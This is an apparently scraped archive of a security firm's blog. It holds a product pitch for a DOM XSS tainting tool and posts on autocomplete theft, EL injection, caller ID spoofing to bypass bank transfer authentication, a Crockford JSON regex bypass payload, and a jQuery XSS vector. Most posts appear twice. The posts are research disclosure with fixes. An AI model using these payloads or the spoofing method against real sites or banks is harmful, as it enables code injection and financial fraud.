DOMinator Pro is a commercial suite whose concept is based on the DOMinator project
(that is one of the Top Ten Web Hacking techniques 2011).
It performs a Realtime Dynamic Data Tainting which represents
an innovative approach to identify DOM based Cross Site Scripting vulnerabilities
and can help identify client side issues in a very short time while simply navigating.
DOMinator Pro Suite consists of two principal components:
1. DOMinator Core Engine: an core engine based on Firefox 8.0 modified version of SpiderMonkey (JS Engine)to add Dynamic Tainting and perform Taint propagation Tracing. Open source and downloadable from GitHub.
2. DOMinator Pro Extension: a proprietary, commercial extension which contains the knowledge base, the user interface and the analysis engine.
The DOMinator Pro Suite is a full package of the compiled code for immediate use for Windows and Linux.
How does it work
It uses dynamic runtime tainting engine which performs taint propagation on strings
and keeps trace of previous operations in order to collect the so called Source History.
Source History of a tainted string will help in understanding if vulnerability is actually exploitable or not.
There are several techniques that could help humans to identify security issues in code and systems.
Static analysis is one of the most widely-used in conjunction with manual testing.
Even if there are good advantages in using automatic static analysis tools like code coverage and fast analysis, it can have several drawbacks since JavaScript and DOM rely on browsers internal state, page contents and dynamic data in general.
Static analysis on client side JavaScript could then result in plenty of false positives and false negatives.
DOMinator takes JavaScript security analysis to a different level, it uses realtime flow execution taking advantage of the native Mozilla JavaScript parser, analyzing dangerous methods only when used in conjunction with tainted sources in a real executed flow. This means that there will be a very low number of false positives respect to static analysis.
This approach gives several advantages as the state of the client is entirely consistent with user experience and the flow is executed and analyzed as it runs.
Features in DOMinator Pro
* New HTML 5 Source Objects and Sinks.
* Alerts when jQuery is used in conjunction with tainted sources.
* Alerts in real time with description of the vulnerabilities, code example and remediation summaries.
* Remote alerts in JSON format.
* Experimental DOM Based XSS Stored Sources.
* Minimization of false positives with new analysis techniques.
Web is an ever evolving environment, and DOMinator Pro will have new features and
new technologies to keep your DOM based issues analysis and exploitations always
up to date!
Why should we care about DOM Based XSS?
DOM XSS is getting more and more attention over the web and it can be considered one of the next generation web vulnerabilities stars (W3c Conference 2011, B.Hill and S.Stender ).
DOM XSS is a security issue of dynamic JavaScript, where unsanitized data
is rendered by client side code.
Since Ajax is the main technology behind Cloud and Software As Service
infrastructure, this issues (DOM XSS) if correctly exploited can break
the Security.
Like Stored and Reflected XSS, DOM Based XSS could allow an attacker to inject his own code into other domain sandbox (Cross Site Scripting), with the important difference that it may run completely undetected by Web Application Firewalls and other security tools that can protect applications on the server side.
Even if you already take care of security testing on your applications there's very few companies that perform client side checks, because DOM based XSS is still underestimated and difficult to analyze without tools.
In 2011 Minded Security showed that using the community version of DOMinator
it was possibile to identify that 57 out of 100 top Alexa sites were vulnerable to
exploitable DOM Based Cross Site Scripting.
Considering that result it can be inferred that no one to a small number of
companies are already aware about client side JavaScript security analysis.
Who should use DOMinator Pro?
DOMinator Pro was developed in order to facilitate the process of finding client side issues even for people with little security knowledge.
DOMinator Pro represents the first tool which can help quality teams, security testers,and developers to identify client side security issues while performing
runtime quality or security testing.
Software companies producing web interfaces with heavy use of client side JavaScript code, should use it in order to add security checks in their software development lifecycle.
Big internet companies can use DOMinator Pro with automatic browser testing tools and directly get alerts in their bug ticket systems.
Eventually, there will be DOMinator Pro use for whoever is concerned about client side JavaScript security.
Featured Downloads and Information
Go to DOMinator Site, register yourself and download a 15 days Trial for DOMinator Pro.
You will see with your own eyes how DOMinator Pro overcomes static analysis drawbacks by performing runtime analysis during normal navigation.
Are you already persuaded? Contact us for license purchase.
Choose the version of DOMinator which suits your needs!
Tuesday, June 19, 2012

Monday, October 24, 2011
Autocomplete..again?!
This is a short post about autocomplete feature in browsers.
Long Story Short:
Q: What's the issue?
A: It is possible to get key down / up events via JavaScript when a drop down autocomplete menu is shown. This means that it is possible to lure a user to play a game and steal arbitrary values from browsers autocomplete feature.
Q: How the browser vendors should fix it?
A: They should tie the information a site asks via autocomplete inputs to the site itself.
They in fact don't check the origin of the input tag, but they definitely should.
Short Story Long
It's known. Browser autocomplete feature has issues since they have been deployed.
And not only the 2k styled dispatchEvent trick.
In fact in 2k8 I showed a kind of interesting technique applied to Opera input type=url tag, where by using a game and the keydown/keyup events it was possible to steal every url the victim had visited earlier.
I hoped it was a lession learned for every vendor, but it seems it wasn't.
The proof of concept works on Firefox <=7.0.1, but it can be ported on IE as well.
Yeh, sure, under Firefox/IE the drop down autocomplete menu is not hidden but, in the end, does it matter?

Google chrome at least does not send keydown/keyup events to JS when the autocomplete drop down menu is focused, and even if I'm not saying it not exploitable, at least it's not as easy to do it as in Firefox 7.0.1 or IE 7-8-9.
Checker
So here's a very minimal greasemonkey script (tested on chrome and firefox + greasemonkey) whose aim is to show if autocomplete is on or off.
Just drag and drop it and set the url filter to '.*' in order to let it work on every url.
Here's a sample:

Feel free to ask about details on the proof of concept, even if it should be kind of easy to understand the concept.
Ah normal users, like me, should simply disable autocomplete on forms.
Don't know how to do it?
Just search the web. Or your browser's preferences.
Long Story Short:
Q: What's the issue?
A: It is possible to get key down / up events via JavaScript when a drop down autocomplete menu is shown. This means that it is possible to lure a user to play a game and steal arbitrary values from browsers autocomplete feature.
Q: How the browser vendors should fix it?
A: They should tie the information a site asks via autocomplete inputs to the site itself.
They in fact don't check the origin of the input tag, but they definitely should.
Short Story Long
It's known. Browser autocomplete feature has issues since they have been deployed.
And not only the 2k styled dispatchEvent trick.
In fact in 2k8 I showed a kind of interesting technique applied to Opera input type=url tag, where by using a game and the keydown/keyup events it was possible to steal every url the victim had visited earlier.
I hoped it was a lession learned for every vendor, but it seems it wasn't.
The proof of concept works on Firefox <=7.0.1, but it can be ported on IE as well.
Yeh, sure, under Firefox/IE the drop down autocomplete menu is not hidden but, in the end, does it matter?

Google chrome at least does not send keydown/keyup events to JS when the autocomplete drop down menu is focused, and even if I'm not saying it not exploitable, at least it's not as easy to do it as in Firefox 7.0.1 or IE 7-8-9.
Checker
So here's a very minimal greasemonkey script (tested on chrome and firefox + greasemonkey) whose aim is to show if autocomplete is on or off.
Just drag and drop it and set the url filter to '.*' in order to let it work on every url.
Here's a sample:

Feel free to ask about details on the proof of concept, even if it should be kind of easy to understand the concept.
Ah normal users, like me, should simply disable autocomplete on forms.
Don't know how to do it?
Just search the web. Or your browser's preferences.
Monday, September 12, 2011
Expression Language Injection
Think about implementing a web application that relies several secrets like anti CRSRF tokens, random seeds used for password generation and so on...
If the implementation is based on Spring MVC framework and security is important for you, then you should consider reading the paper Expression Language Injection which is the result of a joint research conducted by Stefano Di Paola of Minded Security and Arshan Dabirsiaghi of Aspect Security.
We tried to identify the security impact of a bug in Spring MVC which could lead to double evaluation of Expression Language if an untrusted input is used as the argument of particular attributes.
The research shows that it could result in the exposition of application information which should be kept bounded to the application.
The only information which seems to be still protected is tied to static values and static methods.
If you're interested, enjoy the reading and let us know your impressions.
If the implementation is based on Spring MVC framework and security is important for you, then you should consider reading the paper Expression Language Injection which is the result of a joint research conducted by Stefano Di Paola of Minded Security and Arshan Dabirsiaghi of Aspect Security.
We tried to identify the security impact of a bug in Spring MVC which could lead to double evaluation of Expression Language if an untrusted input is used as the argument of particular attributes.
The research shows that it could result in the exposition of application information which should be kept bounded to the application.
The only information which seems to be still protected is tied to static values and static methods.
If you're interested, enjoy the reading and let us know your impressions.
Wednesday, August 31, 2011
Unbelievable hacks: Money Transferring with Caller Id Spoofing
Everyone in the security industry easily remembers Kevin Mitnick during his Art of Deception tour, where he showed how to call somebody else displaying a fake incoming phone-number on the receiver’s phone. In that case the phone number of the president of the United States. This is "Caller Id Spoofing" (Kevin Mitnick at CNBC).
Presented by Kevin as a strong weapon in Social Engineering attacks, we discuss it here as a way to bypass authentication checks during money transfer. People usually laugh of nice tricks, but not when the subject is their money.
Phone Call authentication is an emerging way of authenticating money transfers or other types of disposal operations. This particular authentication method has the great advantage of posing zero costs for the organization and for the individuals. In fact as soon as the call is received by the bank, the call is dropped without charging the calling card.
When a customer call the dynamic phone number for authentication too often the only information that is checked is the Caller Id. The standard incoming caller identifier is the information that is displayed on the mobile phone of the phone call receiver.
This set of information can be dangerously used to identify the user that is authenticating a particular transaction. I say dangerously, because the caller id is very prone to tampering as showed several years ago in the workshop “Phreaking in the age of Voice Over Ip”:
Before we start the questions we need to answer are:
1) Is caller ID Spoofing still alive?
2) Does it work in our country? (ex. Italy for us)
3) Is it enough for performing an Identity Spoofing attempt and to breaking authorization security?
Is caller ID Spoofing still alive? To answer the first question, we can say that phone operators are very based on legacy systems. SS7 standard is still adopted and valid, as the calling rules are pretty much the same that were in use at the time that “Lucky 225” was presenting. So yes, Caller Id spoofing is still a valid attack.
Does it work in our country? Unbelievably Yes. Phone operators use to blacklist malicious operators that were known to perform Caller Id Spoofing attacks. This means that it’s possible for an attacker to find a valid voip provider that is not blacklisted to put into place a successful Caller Id Spoofing attack.
Is it enough for breaking authorization security? It Depends. The bank should badly rely only on Caller Id verification which is not a best practice. Caller Id as demonstrated below can be arbitrarily modified, so more information should be requested to correctly identify the customer.
How many banks rely only on Caller ID for the security of their Phone Back authentication system? We do not have precise statistics for Europe, but we tested it against 2 banks and both were vulnerable to this attack.
How the attack works
Imagine that at the time of authorizing your wire transfer your online bank will print the following information on your screen:

At this time if the attacker knows the phone number associated to the customer bank account can place a phone call with a spoofed caller id.
Voip Services offer the possibility to setup your Asterisk voip central and to route call defining your custom caller id.
Normally an attacker should:
1) Have his own virtual server, possibly in the country where the VOIP service is rented
2) Rent a VOIP service that permits to specify an arbitrary caller ID which is not blacklisted by your country Phone operator
However Google helps in finding ready setups as a “pay per go” service.

The following is an example of the service which permits to spoof phone Cal Ids also in Europe and Italy.

To be honest, this search took some time, because a very limited number of “Phone Spoofing” services permit to place phone calls across Europe. Whereas in the United States Caller Id spoofing is somehow tolerated, in Europe is completely illegal.
This service can also be made totally anonymous using Skype and calling directly the Service Phone Number:

A Female voice will ask to enter your user ID, the Number to Call and The Fake User ID
Conclusion
Phone Back authentication systems should be tested against Caller Id Spoofing, because this attack is going to be easier and easier in the future. Caller Id authentication is not secure, other information should be used for securing the transaction, unless a secure handshake is put into place.
Presented by Kevin as a strong weapon in Social Engineering attacks, we discuss it here as a way to bypass authentication checks during money transfer. People usually laugh of nice tricks, but not when the subject is their money.
Phone Call authentication is an emerging way of authenticating money transfers or other types of disposal operations. This particular authentication method has the great advantage of posing zero costs for the organization and for the individuals. In fact as soon as the call is received by the bank, the call is dropped without charging the calling card.
When a customer call the dynamic phone number for authentication too often the only information that is checked is the Caller Id. The standard incoming caller identifier is the information that is displayed on the mobile phone of the phone call receiver.
This set of information can be dangerously used to identify the user that is authenticating a particular transaction. I say dangerously, because the caller id is very prone to tampering as showed several years ago in the workshop “Phreaking in the age of Voice Over Ip”:
Before we start the questions we need to answer are:
1) Is caller ID Spoofing still alive?
2) Does it work in our country? (ex. Italy for us)
3) Is it enough for performing an Identity Spoofing attempt and to breaking authorization security?
Is caller ID Spoofing still alive? To answer the first question, we can say that phone operators are very based on legacy systems. SS7 standard is still adopted and valid, as the calling rules are pretty much the same that were in use at the time that “Lucky 225” was presenting. So yes, Caller Id spoofing is still a valid attack.
Does it work in our country? Unbelievably Yes. Phone operators use to blacklist malicious operators that were known to perform Caller Id Spoofing attacks. This means that it’s possible for an attacker to find a valid voip provider that is not blacklisted to put into place a successful Caller Id Spoofing attack.
Is it enough for breaking authorization security? It Depends. The bank should badly rely only on Caller Id verification which is not a best practice. Caller Id as demonstrated below can be arbitrarily modified, so more information should be requested to correctly identify the customer.
How many banks rely only on Caller ID for the security of their Phone Back authentication system? We do not have precise statistics for Europe, but we tested it against 2 banks and both were vulnerable to this attack.
How the attack works
Imagine that at the time of authorizing your wire transfer your online bank will print the following information on your screen:

At this time if the attacker knows the phone number associated to the customer bank account can place a phone call with a spoofed caller id.
Voip Services offer the possibility to setup your Asterisk voip central and to route call defining your custom caller id.
Normally an attacker should:
1) Have his own virtual server, possibly in the country where the VOIP service is rented
2) Rent a VOIP service that permits to specify an arbitrary caller ID which is not blacklisted by your country Phone operator
However Google helps in finding ready setups as a “pay per go” service.

The following is an example of the service which permits to spoof phone Cal Ids also in Europe and Italy.

To be honest, this search took some time, because a very limited number of “Phone Spoofing” services permit to place phone calls across Europe. Whereas in the United States Caller Id spoofing is somehow tolerated, in Europe is completely illegal.
This service can also be made totally anonymous using Skype and calling directly the Service Phone Number:

A Female voice will ask to enter your user ID, the Number to Call and The Fake User ID
Conclusion
Phone Back authentication systems should be tested against Caller Id Spoofing, because this attack is going to be easier and easier in the future. Caller Id authentication is not secure, other information should be used for securing the transaction, unless a secure handshake is put into place.
Monday, August 22, 2011
Ye Olde Crockford JSON regexp is Bypassable
Introduction
While doing some test with DOMinator I found several sites and applications using the following JSON parse routine:
or similar.
It turned out that eval function can be reached on IE and execute arbitrary javascript code.
Suppose, in fact, that the JSON String comes from a source like location.hash and consider the following code:
So far, it was considered safe and, in fact, several javascript libraries use it.
Regexp Analysis
By looking at the regexp, it can be noted that the following string is considered valid:
because of the Eaeflnr-u part with no quotes.
This means that even if the string does not represent a JSON Object it'll be eval'ed.
Once found this behavior, it's important to find window objects that match the regexp.
I did it by executing the following code:
Which resulted in the following window objects:
Exploiting JSON Bypass
What's been described so far, shows that, depending on how that result is used, it will be potentially possible to change the flow of inner javascript.
There is more fun if the victim uses Internet Explorer.
According to the wonderful Sirdarckcat and ThornMaker research on Internet Explorer is possible to execute arbitrary JavaScript using the following code:
So, considering that self object can be used, the following string will be treated as a valid JSON payload:
This payload bypasses the old Crockford's regexp and will lead to arbitrary JavaScript execution.
Countermeasures and fix
The new json.js uses a brand new regexp which "should" be safe, however it's always better to use json_parse.js which doesn't use eval.
Finally, consider that, even if the JSON parser will work as expected, the attributes and values are not validated so don't trust them!
P.S.
This post doesn't mean that Firefox or other browsers are not exploitable. It's just a matter of time to find some working vector. So if you find it and want to share, leave a comment!
While doing some test with DOMinator I found several sites and applications using the following JSON parse routine:
function jsonParse(string, secure) {

if (secure &&

             !/^[,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]*$/.test(string.replace(/\\./g, "@").replace(/"[^"\\\n\r]*"/g, ""))) {

 return null;

}

return eval("(" + string + ")");

}
or similar.
It turned out that eval function can be reached on IE and execute arbitrary javascript code.
Suppose, in fact, that the JSON String comes from a source like location.hash and consider the following code:
jsonParse(location.hash.slice(1),true);
So far, it was considered safe and, in fact, several javascript libraries use it.
Regexp Analysis
By looking at the regexp, it can be noted that the following string is considered valid:
jsonParse('a')
because of the Eaeflnr-u part with no quotes.
This means that even if the string does not represent a JSON Object it'll be eval'ed.
Once found this behavior, it's important to find window objects that match the regexp.
I did it by executing the following code:
for(var aa in window)

 if( aa.match(/^[,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]*$/))

   console.log(""+aa)
Which resulted in the following window objects:
- self
- status
Exploiting JSON Bypass
What's been described so far, shows that, depending on how that result is used, it will be potentially possible to change the flow of inner javascript.
There is more fun if the victim uses Internet Explorer.
According to the wonderful Sirdarckcat and ThornMaker research on Internet Explorer is possible to execute arbitrary JavaScript using the following code:
+{ valueOf: location,

toString: [].join,

0: 'payload',

length: 1

}
So, considering that self object can be used, the following string will be treated as a valid JSON payload:
+{ "valueOf": self["location"],

"toString": []["join"],

0: "javascript:alert(1)",

length: 1

}
This payload bypasses the old Crockford's regexp and will lead to arbitrary JavaScript execution.
Countermeasures and fix
The new json.js uses a brand new regexp which "should" be safe, however it's always better to use json_parse.js which doesn't use eval.
Finally, consider that, even if the JSON parser will work as expected, the attributes and values are not validated so don't trust them!
P.S.
This post doesn't mean that Firefox or other browsers are not exploitable. It's just a matter of time to find some working vector. So if you find it and want to share, leave a comment!
Thursday, July 28, 2011
jQuery is a Sink!
What's a Sink in Application Security?
A sink can be described as a function or method that is potentially dangerous when it's (unexpectedly) called or if one of its arguments, coming from an untrusted input, is not correctly escaped according to the layer the function is going to communicate to.
The jQuery Sink
Suppose we have the following code:
By looking at the DOMinator output, you'll see something like the following:
That means the jQuery, or its alias '$', method is trying to understand if hash contains some tags. In particular part of the JavaScript stack trace will be similar to the following:
So, by trying to put #<img/src/onerror=alert(1)> in the hash part, we'll see the following alert on DOMinator:
Which means that if the arguments of jQuery contains some kind of tag it'll be rendered using innerHTML, resulting in a potential DOM Based Xss.
Countermeasures
If you have to use some untrusted input, Data Validation and Output encoding should be performed before using it as a jQuery argument.
A sink can be described as a function or method that is potentially dangerous when it's (unexpectedly) called or if one of its arguments, coming from an untrusted input, is not correctly escaped according to the layer the function is going to communicate to.
The jQuery Sink
Suppose we have the following code:
var aVar=location.hash;
jQuery(aVar);
By looking at the DOMinator output, you'll see something like the following:


That means the jQuery, or its alias '$', method is trying to understand if hash contains some tags. In particular part of the JavaScript stack trace will be similar to the following:
4 14:44:40.306 :[ http://host/jQueryTest.html#aaaaa ]
Target: [ exec(^(?:[^<]*(<[\w\W]+>)[^>]*$|#([\w\-]+)$)) CallCount: 1 ]
Data:
+ #aaaaaahttp://host/jquery-1.4.3
,Line:19
,1: function (selector, context) {
2: var match, elem, ret, doc;
3: if (!selector) {
4: return this;
5: }
6: if (selector.nodeType) {
7: this.context = this[0] = selector;
8: this.length = 1;
9: return this;
10: }
11: if (selector === "body" && !context && document.body) {
12: this.context = document;
13: this[0] = document.body;
14: this.selector = "body";
15: this.length = 1;
16: return this;
17: }
18: if (typeof selector === "string") {
19: match = quickExpr.exec(selector);
20: if (match && (match[1] || !context)) {
21: if (match[1])
...
So, by trying to put #<img/src/onerror=alert(1)> in the hash part, we'll see the following alert on DOMinator:
12 14:44:40.364 :[ http://host/jQueryTest.html ]
Target: [ DIV.innerHTML CallCount: 1 ]
Data:+ <img src="" onerror="alert(1)" />+ Stack Tracehttp://host/jquery-1.4.3
,Line:20
,1: function (elems, context, fragment, scripts) {
2: context = context || document;
3: if (typeof context.createElement === "undefined") {
4: context = context.ownerDocument ||
5: context[0] && context[0].ownerDocument || document;
6: }
7: var ret = [];
8: for (var i = 0, elem; (elem = elems[i]) != null; i++) {
9: if (typeof elem === "number") {
10: elem += "";
11: }
12: if (!elem) {
13: continue;
14: }
15: if (typeof elem === "string" && !rhtml.test(elem)) {
16: elem = context.createTextNode(elem);
17: } else if (typeof elem === "string") {
18: elem = elem.replace(rxhtmlTag, "<$1>");
19: var tag = (rtagName.exec(elem) || ["", ""])[1].toLowerCase(), wrap = wrapMap[tag] || wrapMap._default, depth = wrap[0], div = context.createElement("div");
20: div.innerHTML = wrap[1] + elem + wrap[2];
21: while (depth--) {
22: div = div.lastChild;
23: }
.....
Which means that if the arguments of jQuery contains some kind of tag it'll be rendered using innerHTML, resulting in a potential DOM Based Xss.
Countermeasures
If you have to use some untrusted input, Data Validation and Output encoding should be performed before using it as a jQuery argument.
Wednesday, July 6, 2011
Athcon 2011 - Presentation
Athcon conference was really good and I had a wonderful time there.
My presentation was about Enterprise Sharing Portal (e.g. Microsoft Sharepoint, J2ee Liferay Portal) and the bad practice to not securing them enough before exposing them to the public. Unfortunately this ugly scenario is very frequent also for Sharepoint and Liferay portals which are exposed to the internet.
And more important, more and more frequently, Sharing Portals are the frameworks (that YOU ARE NOT aware of) that run your internet website! ... and they could even bridge external attacks to the Intranet
You can find it here:
http://www.mindedsecurity.com/fileshare/Fedon_Athcon_June11.pdf
My presentation was about Enterprise Sharing Portal (e.g. Microsoft Sharepoint, J2ee Liferay Portal) and the bad practice to not securing them enough before exposing them to the public. Unfortunately this ugly scenario is very frequent also for Sharepoint and Liferay portals which are exposed to the internet.
And more important, more and more frequently, Sharing Portals are the frameworks (that YOU ARE NOT aware of) that run your internet website! ... and they could even bridge external attacks to the Intranet
You can find it here:
http://www.mindedsecurity.com/fileshare/Fedon_Athcon_June11.pdf
Subscribe to:
Posts
(
Atom
)